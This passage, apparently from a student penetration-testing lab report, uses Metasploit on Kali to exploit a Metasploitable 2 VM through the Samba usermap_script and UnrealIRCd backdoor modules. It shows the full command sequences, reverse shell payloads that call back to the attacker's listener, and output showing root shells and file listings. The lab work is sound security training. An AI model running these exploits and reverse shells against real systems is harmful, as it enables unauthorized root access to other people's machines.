
5 . Then set RHOST 192.168.1.113 (metasploitable 2 machine)

6 . Then run and type ls then we get access to file directory


7 . Then close kali terminal.


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
mugdha@kali: ~
Session Actions Edit View Help
(mugdha㉿kali)-[~]
$ searchsploit Samba smbd 3.0.20-Debian
Exploits: No Results
Shellcodes: No Results
(mugdha㉿kali)-[~]
$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the makerc command
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[metasploit v6.4.98-dev]
+ -- --=[2,571 exploits - 1,316 auxiliary - 1,683 payloads]
+ -- --=[433 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
NIFTY -0.98%
Search
ENG IN
14:05 08-12-2025

1.1


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
mugdha@kali: ~
Session Actions Edit View Help
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.1.8 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.1.113
RHOST => 192.168.1.113
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Command shell session 1 opened (192.168.1.8:4444 → 192.168.1.113:59495) at 2025-12-07 09:01:41 -0500
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
Nifty bank -1.04%
Search
ENG IN
14:07 08-12-2025

1.2


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
mugdha@kali: ~
Session Actions Edit View Help
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# ls -al
ls -al
total 97
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 Dec 8 01:58 dev
drwxr-xr-x 94 root root 4096 Dec 8 01:58 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx------ 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw------- 1 root root 13031 Dec 8 01:58 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 120 root root 0 Dec 8 01:57 proc
drwxr-xr-x 13 root root 4096 Dec 8 01:58 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Dec 8 01:57 sys
drwxrwxrwt 4 root root 4096 Dec 8 03:32 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
root@metasploitable:/#
Right Ctrl
27°C Sunny
Search
ENG IN
14:08 08-12-2025

1.3

5 . irc/6667(1.1) :

1 . Run Msfconsole


2 . Use exploit/unix/irc/unreal_ircd_3281_backdoor

3 . Show options

4 . Set rhosts 192.168.1.113


5 . Set your Kali IP (your VM):

6 . Set lhost 192.168.1.8




1.1

7 . Showed available payloads : Show payloads



1.2

8 . Selected : set payload cmd/unix/reverse



1.3

9 . Final options:

- **rhosts = 192.168.1.113**
- **rport = 6667**
- **lhost = 192.168.1.8**
- **lport = 4444**
- **payload = cmd/unix/reverse**

10 . Run

11 . Shell Received

Command shell session 1 opened

12 . Run : ls

And got files from the victim machine:

Donation


LICENSE

aliases

badwords.channel.conf

badwords.message.conf

This confirms your command execution is working.


File Machine View Input Devices Help
Session Actions Edit View Help
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.8:4444
[*] 192.168.1.113:6667 - Connected to 192.168.1.113:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.113:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Y43hzsBOVJMq4VJW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Y43hzsBOVJMq4VJW\r\n"
[*] Matching ...
[*] A is input ...
[*] Accepted the first client connection ...
[*] Command shell session 1 opened (192.168.1.8:4444 → 192.168.1.113:49964) at 2025-12-08 10:17:16 -0500
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Search

1.4

6 . irc/6667(1.2) :

1 . Exploit Module: exploit/unix/irc/unreal_ircd_3281_backdoor

2 . Show options

3 . Then set RHOST 192.168.1.113


4 . Payload: cmd/unix/reverse

- **This payload attempts to open a reverse shell back to the attacker's machine (LHO**

5 . Set LHOST 192.168.1.8

6 . Set LPORT 4444

